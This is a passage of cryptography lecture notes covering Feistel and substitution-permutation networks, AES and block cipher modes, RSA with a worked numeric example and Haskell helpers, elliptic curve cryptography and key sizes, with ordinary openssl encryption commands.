The combination of two or more ciphers yielding a new cipher that is more secure than the individual ciphers is called a *product cipher*.

- Combining multiple substitution ciphers results in another substitution cipher and hence such a combination does not increase security.
- Combining multiple permutation ciphers results in another permutation cipher and hence such a combination does not increase security.
- Combining substitution ciphers with permutation ciphers results in ciphers that are much harder to break than the individual ciphers.

Product ciphers are very important as they are the common foundation of many symmetric cipher algorithms.

Feistel Networks

Definition (feistel network)

A *feistel network* is a block cipher which iteratively applies a round function F to a part of the current input and combines the result with an easily reversible operator with the other part of the current input. The resulting parts are swapped for the next round.

- A feistel network is a product cipher.

A specific class of product ciphers are so called Feistel ciphers, named after the physicist and cryptographer Horst Feistel (1915-1990). Feistel ciphers work in rounds and in every round a key k_i is used. The sequence of keys k_i is typically generated from a key k using a key generator. In addition, in every round a round function F is applied.

A Feistel cipher encrypts data as follows:

1. Split the cleartext m into two equal size pieces l_0 and r_0

$$(l_0 || r_0) = m$$

2. For each round $i = 0, 1, \dots, n$ compute

$$l_{i+1} = r_i$$

$$r_{i+1} = l_i \oplus F(r_i, k_i)$$

The decryption works in a similar way backwards:

1. For each round $i = n, n - 1, \dots, 0$ compute

$$r_i = l_{i+1}$$

$$l_i = r_{i+1} \oplus F(l_{i+1}, k_i)$$

2. The plaintext m is obtained by concatenating l_0 and r_0

$$m = (l_0 || r_0)$$

An interesting property of Feistel ciphers is that the function F does not have to be invertable. This means that, for example, a cryptographic hash function can be used as F .

Further online information:

- **YouTube:** [Feistel Cipher](#)


Substitution-Permutation Networks

Definition (substitution-permutation network)

A *substitution-permutation network* is a block cipher whose bijections arise as products of substitution and permutation ciphers.

- To process a block of N bits, the block is typically divided into b chunks of $n = N/b$ bits each.
- Each block is processed by a sequence of rounds:
 - Key step: A key step maps a block by xor-ing it with a round key.
 - Substitution step: A chunk of n bits is substituted by a substitution box (S-box).
 - Permutation step: A permutation box (P-box) permutes the bits received from S-boxes to produce bits for the next round.

A sketch of a substitution–permutation network with three rounds, encrypting a plaintext block of 16 bits into a ciphertext block of 16 bits. Each S-box processes 4 bits of input while the P-box permutes all 16 bits.



The goal of substitution–permutation networks is to achieve good *diffusion* and *confusion*. Diffusion means that changing a single bit of the cleartext should change (statistically) half of the bits in the ciphertext. In other words, even small changes of the cleartext lead to drastic changes of the ciphertext. Confusion means that every bit of the ciphertext should depend on several bits of the key. This obscures the connections between the two. In the last round, the permutation step is often replaced by another key step.

Further online information:

- **Wikipedia:** [Advanced Encryption Standard](#)
- **Wikipedia:** [Substitution-permutation network](#)

Advanced Encryption Standard (AES)

- Designed by two at that time relatively unknown cryptographers from Belgium (Vincent Rijmen and Joan Daemen, hence the name Rijndael of the proposal).
- Chosen by NIST (National Institute of Standards and Technology of the USA) in 2000 after an open call for encryption algorithms.
- Characteristics:
 - AES uses a blocksize of 128 bits.
 - AES with 128 bit keys uses 10 rounds.
 - AES with 192 bit keys uses 12 rounds.
 - AES with 256 bit keys uses 14 rounds.

The Advanced Encryption Standard was published as a Federal Information Processing Standard (FIPS) by the National Institute of Standards and Technology (NIST) of the USA [26]. The algorithm can be implemented without any license fee requirements and it is very widely used these days. But note that in general the trust in encryption algorithms changes over time as new attacks are invented and technology evolves. Hence, it is crucial that cryptographic algorithms are replaceable, which is called *crypto agility*.

The following `openssl` shell command encrypts the content of the file `welcome.txt` into the file named `welcome.aes`.

```
1 $ openssl aes-256-cbc -pbkdf2 -in welcome.txt -out welcome.aes
```

As the command indicates, the encryption uses AES with a 256 bit key in cipher block chaining (cbc) mode. Similarly, the command

```
1 $ openssl aes-128-ecb -pbkdf2 -in welcome.txt -out welcome.aes
```

will encode the file's content using AES with a 128 bit key in electronic codebook (ecb) mode. Note that the `openssl` command adds a random salt on each invocation, hence the output will differ for each invocation of the command. The command uses the second password-based key derivation function (pbkdf2) to derive a symmetric key from a password (see NIST Special Publication 800-132 for further details).

Advanced Encryption Standard (AES) Rounds

- Round 0:
 - (a) key step with k_0
- Round i : ($i = 1, \dots, r-1$)
 - (a) substitution step (called sub-bytes) with fixed 8-bit S-box (used 16 times)
 - (b) permutation step (called shift-row) with a fixed permutation of 128 bits
 - (c) substitution step (called mix-columns) with a fixed 32-bit S-box (used 4 times)
 - (d) key step (called add-round-key) with a key k_i
- Round r : (no mix-columns)
 - (a) substitution step (called sub-bytes) with fixed 8-bit S-box (used 16 times)
 - (b) permutation step (called shift-row) with a fixed permutation of 128 bits
 - (c) key step (called add-round-key) with a key k_r

The round keys k_0, \dots, k_r are generated by a key generator (also known as a key schedule) from the key k provided by the user of the algorithm.

The AES algorithm is very widely used today and computer hardware often provides hardware support for AES. On Intel processors, the AES-NI (Advanced Encryption Standard New Instructions) provides hardware support for implementing AES rounds. On Linux systems, you can take a look at `/proc/cpuinfo` to check whether your CPUs support `aes`.

AES is deployed to secure communication over the Internet (e.g., TLS, SSH), to securely store data encrypted on storage systems, to secure communication on wireless access networks, to secure communication in online collaboration systems, to encrypt documents and many more purposes.

Further online information:

- **YouTube:** [AES Explained \(Advanced Encryption Standard\)](#)
- **Wikipedia:** [Rijndael key schedule](#)

Chosen-Plaintext and Chosen-Ciphertext Attack

Definition (chosen plaintext attack)

In a *chosen-plaintext attack* the adversary can choose arbitrary cleartext messages m and feed them into the encryption function E to obtain the corresponding ciphertext.

Definition (chosen ciphertext attack)

In a *chosen-ciphertext attack* the adversary can choose arbitrary ciphertext messages c and feed them into the decryption function D to obtain the corresponding cleartext.

Attacks on cryptographic algorithms become easier if it is possible to “play” with the encryption or decryption functions. For example, feeding the characters

```
ABCDEFGHIJKLMN OPQRSTUVWXYZ  
AAABBBAAA
```

into rot_{13} gives us

```
NOPQRSTUVWXYZABCDEFGHIJKLM  
NNNOOONNN
```

and this gives us a clue that rot_{13} is likely a simple substitution cipher.

Polynomial and Negligible Functions

Definition (polynomial and negligible functions)

A function $f : \mathbb{N} \rightarrow \mathbb{R}^+$ is called

- *polynomial* if $f \in O(p)$ for some polynomial p
 - *super-polynomial* if $f \notin O(p)$ for every polynomial p
 - *negligible* if $f \in O(1/|p|)$ for every polynomial $p : \mathbb{N} \rightarrow \mathbb{R}^+$
- In modern cryptography, a security scheme is provably secure if the probability of security failure is negligible in terms of the cryptographic key length n .

Some closure properties:

- The sum of super-polynomial (polynomial, negligible) functions is super-polynomial (polynomial, negligible) again.
- The product of a super-polynomial (polynomial, negligible) function with a polynomial function is super-polynomial (polynomial, negligible) again.

Examples:

$$f(n) = x^{-n} \text{ is negligible for any } x \geq 2$$

Polynomial Time and Probabilistic Algorithms

Definition (polynomial time)

An algorithm A is called *polynomial time* if the worst-case time complexity of A for input of size n is a polynomial function.

Definition (probabilistic algorithm)

A *probabilistic algorithm* is an algorithm that may return different results when called multiple times for the same input.

Definition (probabilistic polynomial time)

A *probabilistic polynomial time* (PPT) algorithm is a probabilistic algorithm with polynomial time.

Fermat's little theorem states that if p is a prime number, then $x^p \equiv x \pmod{p}$ for any x . This relation is a necessary but not a sufficient condition for a prime number. But we can use this property to decide whether a number is composite.

Require: $n > 3, k > 0$

```
1: while  $k \neq 0$  do
2:    $x \leftarrow \text{random}(2, n - 2)$  ▷ pick x randomly in  $[2, n - 2]$ 
3:   if  $x^{(n-1)} \not\equiv 1 \pmod{n}$  then ▷ composite
4:     return 0
5:   fi
6:    $k \leftarrow k - 1$ 
7: end
8: return 1 ▷ probably prime
```

This algorithm is probabilistic:

- It needs randomness to work and may return different values for the same input.
- The results produced by the algorithm are probabilistic (probably prime) but if a number is found to be composite, then the result is correct.

The reasons why we choose $x \in \{2, \dots, n - 2\}$:

- Values outside \mathbb{Z}_n are irrelevant because we take them modulo n anyway.
- The values $x = 0$ and $x = 1$ are useless because the property anyway holds for them.
- The value $x = n - 1$ is useless because the property holds anyway if n is odd.

Probabilistic prime number tests are of practical importance for traditional cryptographic algorithms that require large prime numbers in order to generate suitable keys. The idea is to find quickly possible candidates of prime numbers before verifying with a slower algorithm the prime number property. There are more advanced algorithms, most notably perhaps the Miller-Rabin primality test.

One-way Functions

Definition (one-way function)

A function $f : \{0, 1\}^* \rightarrow \{0, 1\}^*$ is a *one-way function* if and only if f can be computed by a polynomial time algorithm, but any probabilistic polynomial time algorithm F that attempts to compute a pseudo-inverse of f succeeds with negligible probability.

- The existence of true one-way functions is still an open conjecture.
- Their existence would prove that the complexity classes P and NP are not equal.

One-way functions are super-polynomial hard to invert. Any algorithm A that attempts to guess an $x \in \{0, 1\}^n$ such that y and $A(n, y)$ behave the same way under f succeeds with negligible probability.

Some functions that are commonly *believed* to be one-way functions are discrete exponentiation and multiplication. We do not know if there is a polynomial factorization algorithm.

Security of Ciphers

- What does it mean for an encryption scheme to be secure?
 - Consider an adversary who can pick two plaintexts m_0 and m_1 and who randomly receives either $E(m_0)$ or $E(m_1)$.
 - An encryption scheme can be considered secure if the adversary cannot distinguish between the two situations with a probability that is non-negligibly better than $\frac{1}{2}$.
- Idealized:
 - A perfect encryption scheme requires that an attacker explores the key space.
 - Using a large key space, the chances of success are diminishing (and practically become close to zero)
- Reality:
 - Attacks on encryption schemes effectively reduce the key search space.
 - To withstand future attacks, people choose key spaces that are much larger than strictly needed if the encryption scheme would be perfect.

In practice, the security of a cipher often depends on the properties of the keys and the algorithm. It is common to talk about the length of a key, counted in bits. The length of keys, however, are not easily comparable over different algorithms. A long key with a poor algorithm does not provide much security. A medium sized key with a believed to be good algorithm provides you with pretty good security.

Assuming you have a good symmetric algorithm, then even a 128-bit keys space may not be searchable in a brute-force manner given available technology, the energy resources we have, or the limited lifetime of the universe. This is important to realize and also leads to a bit of a warning:

If you encrypt data properly using a good algorithm and you loose the key, then your data is lost (until someone breaks the algorithm, which is something you may not want to wait for).

Note that quantum computers can reduce the search time. For example, Grover's algorithm is known to reduce an $O(n)$ search into an $O(\sqrt{n})$ (probabilistic) search. Hence, 256-bit and 512-bit key sizes are often used to future proof the protection of symmetrically encrypted data.

Further online information:

- **YouTube:** [128 Bit or 256 Bit Encryption?](#)

Block Cipher

Definition (block cipher)

A *block cipher* is a cipher that operates on fixed-length groups of bits called a block.


- A given variable-length plaintext is split into blocks of fixed size and then each block is encrypted individually.
- The last block may need to be padded using zeros or random bits.
- Encrypting each block individually has certain shortcomings:
 - the same plaintext block yields the same ciphertext block
 - encrypted blocks can be rearranged and the receiver may not necessarily detect this
- Hence, block ciphers are usually used in more advanced modes in order to produce better results that reveal less information about the cleartext.

Block ciphers are very widely deployed and used. Before we take a look at concrete ciphers, we first look at the way block ciphers can be applied to cleartexts that span several blocks.


Further online information:

- **Wikipedia:** [Block cipher](#)
- **Wikipedia:** [Block cipher mode of operation](#)

Electronic Codebook Mode



Electronic Codebook (ECB) mode encryption




Electronic Codebook (ECB) mode decryption

Electronic codebook mode simply slices the input into a sequence of blocks that are all encrypted in isolation.

- Encryption parallelizable: Yes
- Decryption parallelizable: Yes
- Random read access: Yes
- Lack of diffusion (does not hide data pattern)

Cipher Block Chaining Mode




The cipher block chaining mode feeds the ciphertext of block b_i into the encryption of the subsequent block b_{i+1} .

- Encryption parallelizable: No
- Decryption parallelizable: Yes
- Random read access: Yes

The initialization vector does not have to be secret but it needs to be random and it is ideally only used once. A random number only used once is called a nonce.

The sender has to communicate the initialization vector used to the receiver alongside the encrypted message. (An alternative is for the receiver to discard the first block of data.)


Output Feedback Mode




The output feedback mode of operation turns a block cipher into a stream cipher. A stream cipher is a symmetric key cipher where cleartext symbols are combined with a pseudorandom cipher stream (keystream). The chained block ciphers generate a keystream and the cleartext is XORed with the keys. Note that encryption and decryption work in exactly the same way in output feedback mode.

- Encryption parallelizable: No
- Decryption parallelizable: No
- Random read access: No

Counter Mode



Counter (CTR) mode encryption



Counter (CTR) mode decryption

The counter mode improves the main shortcomings of output feedback mode, namely that it is sequential and does not support random access.

- Encryption parallelizable: Yes
- Decryption parallelizable: Yes
- Random read access: Yes

Asymmetric Encryption Algorithms

16 Cryptography Terminology

17 Symmetric Encryption Algorithms and Block Ciphers

18 Asymmetric Encryption Algorithms

19 Cryptographic Hash Functions

20 Digital Signatures and Certificates

21 Key Exchange Schemes

Asymmetric Encryption Algorithms

- Asymmetric encryption schemes work with a key pair:
 - a public key used for encryption
 - a private key used for decryption
- Everybody can send a protected message to a receiver by using the receiver's public key to encrypt the message. Only the receiver knowing the matching private key will be able to decrypt the message.
- Asymmetric encryption schemes give us an easy way to digitally sign messages: A message encrypted by a sender with the sender's private key can be verified by any receiver using the sender's public key.
- Ron Rivest, Adi Shamir and Leonard Adleman (all then at MIT) published the RSA cryptosystem in 1978, which relies on the factorization problem of large numbers.
- More recent asynchronous cryptosystems often rely on the problem of finding discrete logarithms.

An inherent challenge associated with asymmetric encryption algorithms is the association of public keys with a certain identity. If Bob wants to send Alice an encrypted message, Bob first needs to obtain Alice's public key. If Mallory can interfere in this process and provide his public key instead of Alice's key, then Mallory will be able to read the message.

Another challenge associated with asymmetric encryption algorithms is the revocation of keys. If for some reason Alice has lost her private key, then the associated public key should not be used anymore and any data signed with Alice's private key should not be trusted anymore. Hence, there is a need for mechanisms to revoke keys and to check whether a key has been revoked.

The RSA algorithm was published in 1978 [78] and continues to be used by today's web browsers. Despite this huge success, the retirement of RSA is visible on the horizon. The reason is the progress on building working quantum computers; quantum computers will be able to break RSA and hence it is necessary to find quantum-resistant cryptographic algorithms. There is an ongoing competition to standardize new quantum-resistant cryptographic algorithms.

Rivest-Shamir-Adleman (RSA)

- Key generation:
 1. Generate two large prime numbers p and q of roughly the same length.
 2. Compute $n = pq$ and $\varphi(n) = (p - 1)(q - 1)$.
 3. Choose a number e satisfying $1 < e < \varphi(n)$ and $\gcd(e, \varphi(n)) = 1$.
 4. Compute d satisfying $1 < d < \varphi(n)$ and $ed \bmod \varphi(n) = 1$.
 5. The public key is (n, e) , the private key is (n, d) ; p , q and $\varphi(n)$ are discarded.
- Encryption:
 1. The cleartext m is represented as a sequence of numbers m_i with $m_i \in \{0, 1, \dots, n - 1\}$ and $m_i \neq p$ and $m_i \neq q$.
 2. Using the public key (n, e) compute $c_i = m_i^e \bmod n$ for all m_i .
- Decryption:
 1. Using the private key (n, d) compute $m_i = c_i^d \bmod n$ for all c_i .
 2. Transform the number sequence m_i back into the original cleartext m .

- Key generation:
 1. We choose the prime numbers $p = 47$ und $q = 71$.
 2. We compute $n = p \cdot q = 3337$ and $\varphi(n) = (p - 1) \cdot (q - 1) = 46 \cdot 70 = 3220$.
 3. We randomly choose $e = 79$ for which $\gcd(79, 3220) = 1$.
 4. We compute $d = 1019$ satisfying $ed \bmod 3220 = 1$.
 5. The public key is $(3337, 79)$, the private key is $(3337, 1019)$.

- Encryption:
 1. The cleartext RSA is converted into the cleartext numbers $m_i = [82, 83, 65]$.
 2. Using the encryption key $(3337, 79)$, we compute

$$c_0 = 82^{79} \bmod 3337 = 274$$

$$c_1 = 83^{79} \bmod 3337 = 2251$$

$$c_2 = 65^{79} \bmod 3337 = 541$$

and we obtain the ciphertext numbers $c_i = [274, 2251, 541]$.

- Decryption:
 1. Using the decryption key $(3337, 1019)$, we compute

$$m_0 = 274^{1019} \bmod 3337 = 82$$

$$m_1 = 2251^{1019} \bmod 3337 = 83$$

$$m_2 = 541^{1019} \bmod 3337 = 65$$

and we obtain the cleartext numbers $m_i = [82, 83, 65]$.

2. Converting the cleartext numbers back into a string, we get back RSA.

Further online information:

- **YouTube:** [The RSA Encryption Algorithm \(1 of 2: Computing an Example\)](#)
- **YouTube:** [The RSA Encryption Algorithm \(2 of 2: Generating the Keys\)](#)

RSA Math Background

Definition (coprime)

Two integers a and b are *coprime* if the only positive integer that divides both is 1.

Definition (Euler function)

The function $\varphi(n) = |\{a \in \mathbb{N} | 1 \leq a \leq n \wedge \gcd(a, n) = 1\}|$ is called the Euler function.

Theorem (Euler's theorem)

If a and n are coprime, then $a^{\varphi(n)} \equiv 1 \pmod{n}$.

Theorem

Let m and n be coprime integers. Then $\varphi(n \cdot m) = \varphi(n) \cdot \varphi(m)$.
If p is a prime number, then $\varphi(p) = p - 1$.

We start with Euler's theorem:

$$\begin{aligned} a^{\varphi(n)} &\equiv 1 \pmod{n} \\ a^{k \cdot \varphi(n)} &\equiv 1 \pmod{n} \\ a^{k \cdot \varphi(n) + 1} &\equiv a \pmod{n} \end{aligned}$$

We want two keys e and d such that $a^{ed} \equiv a \pmod{n}$. This means we want $ed = k\varphi(n) + 1$.

Lets restrict n to $n = pq$ for two prime numbers p and q . Obviously, p and q are coprime and hence applying our theorems we get $\varphi(n) = \varphi(pq) = \varphi(p)\varphi(q) = (p-1)(q-1)$. With that, we obtain:

$$ed = k\varphi(n) + 1$$

If we take this modulo $\varphi(n)$, we get:

$$ed \equiv 1 \pmod{\varphi(n)}$$

Hence, we can choose e and then find a d such that $ed \equiv 1 \pmod{\varphi(n)}$.

For finding d , we can use the extended Euclidian algorithm, which solves the following problem: Given two integers a and b , calculate the d and s and t such $d = \gcd(a, b)$ and $d = s \cdot a + t \cdot b$.

If we call the extended Euclidian algorithm with $a = e$ and $b = \varphi(n)$, we get

$$1 = s \cdot e + t \cdot \varphi(n)$$

and if we take this modulo $\varphi(n)$, the term with $\varphi(n)$ disappears and we get:

$$1 \equiv s \cdot e \pmod{\varphi(n)}$$

Further online information:

- **YouTube:** [RSA – The Math](#)

RSA Properties

- Security relies on the problem of factoring very large numbers.
- Quantum computers may solve this problem in polynomial time — so RSA will become obsolete once someone manages to build quantum computers.
- The prime numbers p and q should be at least 1024 (better 2048) bit long and not be too close to each other (otherwise an attacker can search in the proximity of \sqrt{n}).
- Since two identical cleartexts m_i and m_j would lead to two identical ciphertexts c_i and c_j , it is advisable to pad the cleartext numbers with some random digits.
- Large prime numbers can be found using probabilistic prime number tests.
- RSA encryption and decryption is compute intensive and hence usually used only on small cleartexts.

The RSA algorithm was protected by the [U.S. Patent 4,405,829](#), which expired in September 2000.

There have been various attempts to break RSA implementations. Typical problems encountered (and explored) are:

- Weak random number generators: If the random number generator used to create p and q is somewhat predictable, it becomes possible to reduce the search space.
- Timing attacks: If it is possible to measure the time it takes to decrypt known ciphertexts, then it is possible to find the decryption key d faster than applying brute force.

Here is an implementation of the extended Euclidian greatest common divisor (gcd) algorithm in Haskell:

```
1  -- for a b calculate d and s and t such that d = gcd(a,b) and d = s*a + t*b
2  egcd :: Integer -> Integer -> (Integer, Integer, Integer)
3  egcd a 0 = (abs a, signum a, 0)
4  egcd a b = (d, t, s - (a `div` b) * t)
5           where (d, s, t) = egcd b (a `mod` b)
```

And here is an implementation of a fast modular exponentiation algorithm in Haskell:

```
1  -- calculate (a^b) `mod` m efficiently
2  modExp :: Integer -> Integer -> Integer -> Integer
3  modExp _ 0 _ = 1
4  modExp a b m
5  | even b    = (r * r) `mod` m
6  | otherwise = (a * r * r) `mod` m
7  where r = modExp a (b `div` 2) m
```

RSA key generation and encryption/decryption can be done using `openssl` as follows:

```
1  $ openssl genrsa -aes256 -out private.key 8192
2  $ openssl rsa -in private.key -pubout -out public.key
3
4  $ echo "Welcome to Secure and Dependable Systems" > welcome.txt
5  $ openssl rsautl -encrypt -pubin -inkey public.key -in welcome.txt -out welcome.rsa
6  $ openssl rsautl -decrypt -inkey private.key -in welcome.rsa -out plaintext.txt
```


Elliptic Curve Cryptography (ECC)

Definition (elliptic curve)


An *elliptic curve* is a plane curve over a finite field which consists of the points

$$E = \{(x, y) \mid y^2 = x^3 + ax + b\} \cup \{\infty\}$$


with the parameters a and b along with a distinguished point at infinity, denoted ∞ . The parameters a and b have to satisfy $4a^3 + 27b^2 \neq 0$.

- For R, P, Q on the elliptic curve E , we can define the point addition $R = P + Q$.
- With point addition, we define the scalar multiplication $k \cdot P$ as repeated additions.
- Given P and k , it is efficient to calculate $Q = k \cdot P$.
- However, given Q and P , it is difficult to find a k such that $Q = k \cdot P$.

The elliptic curve $y^2 = x^3 - x$ (with $a = -1$ and $b = 0$) over the real numbers looks like this:





In cryptography, we consider curves over finite fields and such curves look more like point clouds:



Further online information:

- **YouTube:** [Elliptic Curve Diffie Hellman](#)
- **YouTube:** [Martijn Grooten - Elliptic Curve Cryptography for those who are afraid of maths](#)

Elliptic Curve Point Addition



- $R = P + Q$: Draw a line through P and Q and calculate the intersection with the curve to obtain $-R$, reflect to obtain R .
- $R = P + P$: Draw the tangent of P and calculate the intersection with the curve to obtain $-R$, reflect to obtain R .

Point addition on elliptic curves is defined as follows: Let $P = (x_p, y_p)$ and $Q = (x_q, y_q)$ be two points on an elliptic curve $y^2 = x^3 + ax + b$. We define $R = (x_r, y_r) = P + Q$ by considering five cases:

1. $P = \infty$ and $Q = \infty$:

$$R = P + Q = \infty + \infty = \infty$$

2. $P = \infty$ and $Q \neq \infty$:

$$R = P + Q = \infty + Q = Q$$

3. $P \neq \infty$ and $Q = \infty$:

$$R = P + Q = P + \infty = P$$

4. $P \neq Q$ and $P \neq \infty$ and $Q \neq \infty$:

$$R = P + Q = (x_r, y_r) = (x_p, y_p) + (x_q, y_q)$$

$$x_r = s^2 - x_p - x_q$$

$$y_r = s(x_p - x_r) - y_p$$

$$s = (y_q - y_p)(x_q - x_p)^{-1}$$

slope of the line through P and Q

5. $P = Q$ and $P \neq \infty$ and $Q \neq \infty$:

$$R = P + Q = (x_r, y_r) = (x_p, y_p) + (x_q, y_q)$$

$$x_r = s^2 - x_p - x_q$$

$$y_r = s(x_p - x_r) - y_p$$

$$s = (3x_p^2 + a)(2y_p)^{-1}$$

slope of the tangent through P

Note that in a finite field Z_p we use the multiplicative inverse when we have an expression $(\cdot)^{-1}$.

Further online information:

- **Web:** [Elliptic Curve Tool](#)

Elliptic Curve with Point Addition is an Abelian Group

Theorem

Let G be an elliptic curve (including the distinguished point infinity) and let $+$ denote point addition. Then $(G, +)$ is an Abelian group, i.e., the following holds for $p, q, r \in G$:

$p + q \in G$	closure
$(p + q) + r = p + (q + r)$	associativity
$p + \infty = \infty + p = p$	identity element
$\forall p \exists q. p + q = \infty$	inverse elements
$p + q = q + p$	commutativity

We are interested to calculate kP . Instead of doing $k - 1$ additions (which is $O(k)$), we can use a double-and-add algorithm (which is $O(\log k)$).

For example, to calculate $22P$ we can calculate $16P + 4P + 2P$. Obviously, $2P = P + P$ and $4P = (2P) + (2P)$, $8P = (4P) + (4P)$ and $16P = (8P) + (8P)$. Hence, we can calculate $22P$ with $4 + 2 = 6$ additions instead of 21 additions.

Hence, for a given point P , it is efficient to calculate $Q = kP$. However, for a given Q and P , it is difficult to find a k such that $Q = kP$.

Elliptic Curves are not used directly for encryption, they are instead used to establish a symmetric key that is used with a symmetric encryption algorithm. The basic idea of such a hybrid encryption scheme is the following:

- The involved parties agree on an Elliptic Curve G over Z_p and a point P on the curve.
- The sender picks a random number r and calculates $R = rP$. The number r is the private key of the sender while the point R is the public key of the sender.
- Using the public point Q of the recipient, the sender calculates $S = rQ$ and derives a symmetric key K_S from S .
- The sender uses K_S to encrypt some data and sends the encrypted data together with R to the receiver.
- The receiver picks her private key q and calculates $S = qR$ and derives a symmetric key K_S from S .
- The receiver uses K_S to decrypt the data.

Note that both parties obtained the same S since (i) $S = rQ = rqP$ and (ii) $S = qR = qrP$.

Elliptic curve cryptography was invented in the 1980s [57] but became only recently widely used, primarily due to its computational and key size efficiency. Like RSA, ECC cryptography is not quantum resistant.

Key Size Comparison

symmetric	RSA key size	ECC key size
80	1024	160
112	2048	224
128	3072	256
192	7680	384
256	15360	512

- The numbers indicate the key length measured in bits.
- Compared to RSA, ECC achieves good security with much shorter keys.
- Source: NIST, May 2020, doi: 10.6028/NIST.SP.800-57pt1r5

ECC plays an important role today since ECC achieves the same level of security with much shorter keys compared to RSA. There is a large pool of elliptic curves that have been proposed, some are suspected to be bad ones (i.e., the parameters may have hidden backdoors), others are currently believed to be good ones (but may not be anymore when you read this).

RFC 7748 [2] (published in 2016) defines elliptic curves for security applications and it recommends Curve25519 and Curve448. These are Montgomery curves of the form $v^2 = u^3 + a \cdot u^2 + u$.

- Curve25519: $v^2 = u^3 + 486662 \cdot u^2 + u \pmod p$ with $p = 2^{255} - 19$
- Curve448: $v^2 = u^3 + 156326 \cdot u^2 + u \pmod p$ with $p = 2^{448} - 2^{224} - 1$

Post Quantum Algorithms

- Algorithms relying on the large number factorization problem or the discrete logarithms problem can be attacked using quantum computers.
